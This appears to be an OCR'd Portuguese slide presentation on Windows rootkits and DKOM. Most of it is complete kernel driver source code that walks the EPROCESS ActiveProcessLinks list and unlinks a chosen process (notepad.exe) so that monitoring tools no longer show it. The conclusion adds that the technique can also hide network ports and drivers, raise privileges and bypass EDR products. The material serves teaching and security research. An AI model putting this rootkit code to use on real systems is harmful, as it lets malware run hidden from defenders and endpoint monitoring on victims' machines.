
```
#define ImageFileName 0x5a8

PEPROCESS currentProcess = IoGetCurrentProcess();
PUCHAR ImgFileNameField = currentProcess + ImageFileName;

...
```

Agenda


- Rootkits
- Arquitetura do Windows
- O que é DKOM?
- **Escondendo um Processo em Execução**

Estratégia

- Criar um driver que percorra a lista de processos e altere os ponteiros **Flink** e **Blink** de um processo escolhido por nós, de modo a escondê-lo de ferramentas de monitoramento de processos.
- Como não implementaremos nenhum tipo de mecanismo de escolha sobre o processo a ser escondido, escolheremos unicamente o processo **notepad.exe**.
- De modo a deixar o código mais simples, escolheremos os *offsets* para a versão 20H2 do Windows 10 Pro somente.



Se eu remover da lista, o processo vai parar de funcionar, né?



- Cada processador lógico contém uma estrutura **KPRCB (*Kernel Processor Control Block*),** que possui o endereço da estrutura **KTHREAD** que representa a thread atual em execução no processador.
- O campo **ApcState** da estrutura **ETHREAD** contém um ponteiro para o processo associado a essa thread.
- O algoritmo de escalonamento do Windows opera na granularidade de threads. Isso significa que mesmo que os ponteiros **Flink** e **Blink** da estrutura **EPROCESS** sejam alterados, as threads desse processo continuarão em execução. ☺

Estratégia


```
#include "ntddk.h“

VOID
DriverUnload(_In_ PDRIVER_OBJECT DriverObject)
{
	UNREFERENCED_PARAMETER(DriverObject);
	KdPrint(("Bye, Driver!\n"));
}


extern "C"
NTSTATUS
DriverEntry(
_In_ PDRIVER_OBJECT DriverObject,
_In_ PUNICODE_STRING RegistryPath
)
{
	UNREFERENCED_PARAMETER(RegistryPath);

	DriverObject->DriverUnload = DriverUnload;

	KdPrint(("DriverEntry called.\n"));

	HideProcess("notepad.exe", 11);

	return STATUS_SUCCESS;
}
```

- Podemos pensar que um driver é como uma DLL que é carregada no kernel, possui um *entry point* definido e possui rotinas para atender requisições do usuário e outros drivers.
- Todos os drivers possuem um *entry point* chamado **DriverEntry**.
- No momento de carga do driver, a imagem é mapeada em *kernel space*, um *driver object* é criado, registrado e parcialmente inicializado pelo ***Object Manager*** e a ***I/O Manager*** o passa como parâmetro para **DriverEntry**.
- A função **DriverEntry** é responsável por inicializar configurações específicas do driver e registrar rotinas para atender requisições do usuário.
- O campo **DriverUnload**, em **DRIVER_OBJECT**, armazena o endereço da função chamada quando o driver for descarregado do kernel.
- A macro **KdPrint** é utilizada para exibir textos no estilo printf que podem ser vistos usando o *kernel debugger* e outras ferramentas.

Se eu remover da lista, o processo vai parar de funcionar, né?

```
enum PROCESS_OFFSETS {
	ImageFileName	= 0x5a8,
	ActiveProcessLinks = 0x448
};

#define GET_PEPROCESS_IMAGEFILENAME(PEPROCESS_STRUCT) \
((PCHAR) PEPROCESS_STRUCT + ImageFileName)
#define GET_PEPROCESS_ACTIVEPROCESSLINKS(PEPROCESS_STRUCT) \
((PCHAR) PEPROCESS_STRUCT + ActiveProcessLinks)
#define GET_PEPROCESS_BY_ACTIVEPROCESSLINKS(PLIST_STRUCT) \
((PCHAR) PLIST_STRUCT - ActiveProcessLinks)

PEPROCESS
SearchProcess(PCHAR ProcessName, SIZE_T Length)
{
	PEPROCESS currentProcess, iterator;
	PLIST_ENTRY entry;

	currentProcess = IoGetCurrentProcess();
	iterator = currentProcess;

	do {
		if (!strncmp(ProcessName, (PCCHAR)
		GET_PEPROCESS_IMAGEFILENAME(iterator), Length)) {
			return iterator;
		}
		entry = (PLIST_ENTRY)
		GET_PEPROCESS_ACTIVEPROCESSLINKS(iterator);
		entry = (PLIST_ENTRY) entry->Flink;
		iterator = (PEPROCESS)
		GET_PEPROCESS_BY_ACTIVEPROCESSLINKS(entry);
	} while (iterator != currentProcess);

	return nullptr;
}
```


- A função SearchProcess obtém o processo atualmente em execução via **IoGetCurrentProcess()** e percorre a lista de processos pelo campo **ActiveProcessLinks** de **EPROCESS** até encontrar o processo de nome “notepad.exe”.



Se eu remover da lista, o processo vai parar de funcionar, né?

```
VOID
HideProcess(PCHAR ProcessName, SIZE_T Length)
{
	PEPROCESS hiddenProcess;
	PLIST_ENTRY currentListEntry, prevListEntry, nextListEntry;

	hiddenProcess = SearchProcess(ProcessName, (Length < 15) ?
	Length : 15);
	if (hiddenProcess == nullptr) {
		KdPrint(("Process not found!\n"));
	}
	else {
		currentListEntry = (PLIST_ENTRY)
		GET_PEPROCESS_ACTIVEPROCESSLINKS(hiddenProcess);
		prevListEntry = (PLIST_ENTRY) currentListEntry->Blink;
		nextListEntry = (PLIST_ENTRY) currentListEntry->Flink;


		prevListEntry->Flink = nextListEntry;
		nextListEntry->Blink = prevListEntry;

		currentListEntry->Flink = currentListEntry;
		currentListEntry->Blink = currentListEntry;

		KdPrint(("The process %s is now gone.\n", ProcessName));
	}
}
```

- A função HideProcess realiza o processo de manipulação dos ponteiros.



DEMO


O PROCESSO SUMIU!

Conclusão

- Apesar da complexidade de implementação, a manipulação direta de objetos no kernel é muito difícil de ser detectada e extremamente poderosa.
- DKOM não é utilizada somente para esconder processos, mas portas de rede, drivers, elevar o privilégio de processos e threads, realizar *bypass* em sistemas EDR (*Endpoint Detection Response*), etc.
- Algumas estruturas do kernel são protegidas pelo **PatchGuard**, então a manipulação direta resultará num *bugcheck* de corrupção de estruturas (tela azul da morte).